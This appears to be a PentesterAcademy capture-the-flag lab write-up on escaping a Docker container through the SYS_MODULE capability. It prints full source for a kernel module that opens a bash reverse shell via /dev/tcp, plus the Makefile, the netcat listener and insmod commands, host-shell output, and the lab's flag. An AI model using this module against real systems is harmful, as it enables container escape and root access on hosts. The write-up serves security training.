ATTACK DEFENSE

by PentesterAcademy

Name	Abusing SYS_MODULE Capability
URL	https://attackdefense.com/challengedetails?cid=1199
Type	DevSecOps : Docker Breakouts


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Break out of the container by abusing the SYS_MODULE capability and retrieve the flag kept in the root directory of the host system!

Solution:

Step 1: Check the capabilities provided to the docker container.

Command: capsh --print




```
root@c2d4d5f0212f:~# capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_r
aw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_ne
t_raw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=
root@c2d4d5f0212f:~#
```

The container has SYS_MODULE capability. As a result, the container can insert/remove kernel modules in/from the kernel of the host machine.

Step 2: Find the IP address of the docker container.

Command: ifconfig



```
root@c2d4d5f0212f:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 529  bytes 31312 (31.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 276  bytes 628675 (628.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@c2d4d5f0212f:~#
```

The IP address of the docker container was 172.17.0.2 and the host machine mostly creates an interface which acts as gateway for Docker network. And, generally the first IP address of the range is used for that i.e. 172.17.0.1 in this case.

Step 3: Write a program to invoke a reverse shell with the help of usermode Helper API,

Source Code:

```
#include <linux/kmod.h>
#include <linux/module.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/172.17.0.2/4444 0>&1", NULL};

static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };

static int __init reverse_shell_init(void) {

        return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
```


```
static void __exit reverse_shell_exit(void) {

        printk(KERN_INFO "Exiting\n");
}

module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
```

Explanation


- The call_usermodehelper function is used to create user mode processes from kernel space.
- The call_usermodehelper function takes three parameters: argv, envp and UMH_WAIT_EXEC
    - The arguments to the program are stored in argv.
    - The environment variables are stored in envp.
    - UMH_WAIT_EXEC causes the kernel module to wait till the loader executes the program.

Save the above program as “reverse-shell.c”

Command: cat reverse-shell.c



```
root@c2d4d5f0212f:~# cat reverse-shell.c
#include <linux/kmod.h>
#include <linux/module.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/172.17.0.2/4444 0>&1", NULL};

static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };


static int __init reverse_shell_init(void) {

    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
```



```
static void __exit reverse_shell_exit(void) {

        printk(KERN_INFO "Exiting\n");
}

module_init(reverse_shell_init);
module_exit(reverse_shell_exit);

root@c2d4d5f0212f:~#
```


Step 4: Create a Makefile to compile the kernel module.

Makefile:

```
obj-m +=reverse-shell.o

all:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
	make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Note: The make statement should be separated by a tab and not by 8 spaces, otherwise it will result in an error.


Command: cat Makefile



```
root@c2d4d5f0212f:~# cat Makefile
obj-m +=reverse-shell.o

all:
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
root@c2d4d5f0212f:~#
```


Step 5: Make the kernel module.

Command: make


```
root@c2d4d5f0212f:~# make
make -C /lib/modules/5.0.0-20-generic/build M=/root modules
make[1]: Entering directory '/usr/src/linux-headers-5.0.0-20-generic'
  CC [M]  /root/reverse-shell.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /root/reverse-shell.mod.o
  LD [M]  /root/reverse-shell.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.0.0-20-generic'
root@c2d4d5f0212f:~#
```


Step 6: Start a netcat listener on port 4444

Command: nc -vnlp 4444


```
root@c2d4d5f0212f:~# nc -vnlp 4444
listening on [any] 4444 ...
```

Step 7: Copy and paste the lab URL in a new browser tab to open another terminal/console/CLI session. Insert the kernel module using insmod.


Command: insmod reverse-shell.ko


```
root@c2d4d5f0212f:~# insmod reverse-shell.ko
root@c2d4d5f0212f:~#
root@c2d4d5f0212f:~#
```

The kernel module will connect back to the netcat listening on port 4444 of the container and provide bash shell to the attacker. The module will wait in the same state for the bash session to be closed and only then it will exit.


Step 8: List the processes running on the host machine using the bash session received on netcat.

Command: ps -eaf


```
root@c2d4d5f0212f:~# nc -vnlp 4444
listening on [any] 4444 ...
connect to [172.17.0.2] from (UNKNOWN) [172.17.0.1] 36584
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@localhost:/# ps -eaf
ps -eaf
UID          PID  PPID  C STIME TTY          TIME CMD
root           1     0  0 08:25 ?        00:00:06 /sbin/init
root           2     0  0 08:25 ?        00:00:00 [kthreadd]
root           3     2  0 08:25 ?        00:00:00 [rcu_gp]
root           4     2  0 08:25 ?        00:00:00 [rcu_par_gp]
root           5     2  0 08:25 ?        00:00:00 [kworker/0:0-eve]
root           6     2  0 08:25 ?        00:00:00 [kworker/0:0H-kb]
root           7     2  0 08:25 ?        00:00:00 [kworker/u4:0-ev]
root           8     2  0 08:25 ?        00:00:00 [mm_percpu_wq]
root           9     2  0 08:25 ?        00:00:00 [ksoftirqd/0]
root          10     2  0 08:25 ?        00:00:02 [rcu_sched]
root          11     2  0 08:25 ?        00:00:00 [migration/0]
root          12     2  0 08:25 ?        00:00:00 [idle_inject/0]
```

Step 9: Search for the flag file and retrieve the flag.

Commands:
find / -name flag 2>/dev/null
cat /root/flag


```
root@localhost:/# find / -name flag 2>/dev/null
find / -name flag 2>/dev/null
/root/flag
root@localhost:/#

root@localhost:/# cat /root/flag
cat /root/flag
d4974ae46bb7e922703e77497a53d091
root@localhost:/#
```

Flag: d4974ae46bb7e922703e77497a53d091

References:

1. Docker (https://www.docker.com/)
2. call_usermodehelper (https://www.kernel.org/doc/htmldocs/kernel-api/API-call-usermodehelper.html)
3. Invoking user-space applications from the kernel (https://developer.ibm.com/articles/l-user-space-apps/)
4. Usermode Helper API (https://insujang.github.io/2017-05-10/usermode-helper-api/)